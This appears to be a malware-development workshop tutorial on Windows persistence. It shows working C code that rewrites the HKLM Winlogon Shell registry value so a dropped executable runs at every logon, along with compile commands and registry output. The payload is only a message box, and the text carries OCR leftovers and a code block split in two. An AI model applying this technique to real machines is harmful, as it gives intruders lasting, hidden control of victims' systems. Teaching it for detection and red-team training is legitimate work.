05 persistence - winlogon process

The Winlogon process is responsible for user logon and logoff, startup and shutdown and locking the screen. Authors of malware could alter the registry entries that the Winlogon process uses to achieve persistence.

The following registry keys must be modified in order to implement this persistence technique:

- `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell`
- `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit`

However, local administrator privileges are required to implement this technique.

Let's say we have a "malware" example:


```
/*
 * Malware Persistence 101
 * hack.c
 * "Hello, Prishtina!" messagebox
 * author: @cocomelonc
*/
#include <windows.h>

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR
lpCmdLine, int nCmdShow) {
  MessageBoxA(NULL, "Hello, Prishtina!","=^..^=", MB_OK);
  return 0;
}
```

PROF

As you can see, it's just a pop-up message as usually.

Compile it:

```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -
fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -
fpermissive
```



```
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/05-persistence/05-winlogon-process$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/05-persistence/05-winlogon-process$ ls -lt
total 48
-rwxrwxr-x 1 cocomelonc cocomelonc 15360 May  5 15:01 hack.exe
-rw-rw-r-- 1 cocomelonc cocomelonc   968 May  5 14:59 README.md
drwxrwxr-x 2 cocomelonc cocomelonc  4096 May  3 17:16 img
-rw-r--r-- 1 cocomelonc cocomelonc   292 May  3 00:26 hack.c
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Apr 26 14:01 pers.exe
-rw-r--r-- 1 cocomelonc cocomelonc   737 Mar 21 14:48 pers.c
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/05-persiste
```

The generated `hack.exe` needs to be dropped into the victim's machine.

Changes to the `Shell` registry key that include an malicious app will result in the execution of both `explorer.exe` and `hack.exe` during Windows logon.

This can be done immediately using the script below:


```
/*
 * Malware Persistence 101
 * pers.c
 * windows persistence via winlogon keys
 * author: @cocomelonc
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;

  // shell
  const char* sh = "explorer.exe,hack.exe";

  // startup
  LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon", 0 , KEY_WRITE, &hkey);
  if (res == ERROR_SUCCESS) {
    // create new registry key

    // reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v "Shell" /t REG_SZ /d "explorer.exe,..." /f
    RegSetValueEx(hkey, (LPCSTR)"Shell", 0, REG_SZ, (unsigned char*)sh, strlen(sh));
    RegCloseKey(hkey);
```

PROF

```
    }

    return 0;
  }
```

Compile it:

```
x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```




```
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/05-persistence/05-winlogon-process$ x86_64-w64-mingw32-g++ pers.c -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/05-persistence/05-winlogon-process$ ls -lt
total 48
-rwxrwxr-x 1 cocomelonc cocomelonc 15872 May  5 15:03 pers.exe
-rw-rw-r-- 1 cocomelonc cocomelonc  2598 May  5 15:03 README.md
drwxrwxr-x 2 cocomelonc cocomelonc  4096 May  5 15:01 img
-rwxrwxr-x 1 cocomelonc cocomelonc 15360 May  5 15:01 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc   292 May  3 00:26 hack.c
-rw-r--r-- 1 cocomelonc cocomelonc   737 Mar 21 14:48 pers.c
```

And see everything in action. First of all, check registry keys:


```
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /s
```

PROF



```
PS C:\Windows\system32>
PS C:\Windows\system32> reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /s

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
    AutoRestartShell    REG_DWORD    0x1
    Background    REG_SZ    0 0 0
    CachedLogonsCount    REG_SZ    10
    DebugServerCommand    REG_SZ    no
    DisableBackButton    REG_DWORD    0x1
    EnableSIHostIntegration    REG_DWORD    0x1
    ForceUnlockLogon    REG_DWORD    0x0
    LegalNoticeCaption    REG_SZ
    LegalNoticeText    REG_SZ
    PasswordExpiryWarning    REG_DWORD    0x5
    PowerdownAfterShutdown    REG_SZ    0
    PreCreateKnownFolders    REG_SZ    {A520A1A4-1780-4FF6-BD18-167343C5AF16}
    ReportBootOk    REG_SZ    1
    Shell    REG_SZ    explorer.exe
    ShellCritical    REG_DWORD    0x0
    ShellInfrastructure    REG_SZ    sihost.exe
    SiHostCritical    REG_DWORD    0x0
    SiHostReadyTimeOut    REG_DWORD    0x0
    SiHostRestartCountLimit    REG_DWORD    0x0
    SiHostRestartTimeGap    REG_DWORD    0x0
```

Copy malicious app to `C:\Windows\System32\`:




Name	Date modified	Type
globinputhost.dll	9/7/2022 8:06 PM	Applicati
glu32.dll	9/7/2022 8:08 PM	Applicati
gmsaclient.dll	9/7/2022 8:07 PM	Applicati
gpapi.dll	9/7/2022 8:07 PM	Applicati
GPCSEWrapperCsp.dll	9/7/2022 8:06 PM	Applicati
gpedit.dll	9/7/2022 8:07 PM	Applicati
gpedit	12/7/2019 1:53 AM	Microsoft
gpprefcl.dll	9/7/2022 8:08 PM	Applicati
gpprnext.dll	9/7/2022 8:06 PM	Applicati
gpresult	9/7/2022 8:07 PM	Applicati
gpscript.dll	9/7/2022 8:08 PM	Applicati
gpscript	9/7/2022 8:08 PM	Applicati
gpsvc.dll	9/7/2022 8:07 PM	Applicati
gptext.dll	12/7/2019 1:08 AM	Applicati
gpupdate	9/7/2022 8:07 PM	Applicati
GraphicsCapture.dll	9/7/2022 8:06 PM	Applicati
GraphicsPerfSvc.dll	9/7/2022 8:06 PM	Applicati
grb.rs	12/7/2019 1:08 AM	RS File
Groupinghc.dll	9/7/2022 8:08 PM	Applicati
grpconv	12/7/2019 1:09 AM	Applicati
hack	5/5/2024 5:01 AM	Applicati

tem selected 15.0 KB


And run:

```
.\pers.exe
```




```
PS Z:\bsprishtina-2024-maldev-workshop\05-persistence\05-winlogon-process>
PS Z:\bsprishtina-2024-maldev-workshop\05-persistence\05-winlogon-process> .\pers.exe
PS Z:\bsprishtina-2024-maldev-workshop\05-persistence\05-winlogon-process>
PS Z:\bsprishtina-2024-maldev-workshop\05-persistence\05-winlogon-process> reg query "HKLM\Software\Microsoft\Windo
ws NT\CurrentVersion\Winlogon" /s

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
    AutoRestartShell    REG_DWORD    0x1
    Background    REG_SZ    0 0 0
    CachedLogonsCount    REG_SZ    10
    DebugServerCommand    REG_SZ    no
    DisableBackButton    REG_DWORD    0x1
    EnableSIHostIntegration    REG_DWORD    0x1
    ForceUnlockLogon    REG_DWORD    0x0
    LegalNoticeCaption    REG_SZ
    LegalNoticeText    REG_SZ
    PasswordExpiryWarning    REG_DWORD    0x5
    PowerdownAfterShutdown    REG_SZ    0
    PreCreateKnownFolders    REG_SZ    {A520A1A4-1780-4FF6-BD18-167343C5AF16}
    ReportBootOk    REG_SZ    1
    Shell    REG_SZ    explorer.exe,hack.exe
    ShellCritical    REG_DWORD    0x0
    ShellInfrastructure    REG_SZ    sihost.exe
```


Then, logout and login:



PROF



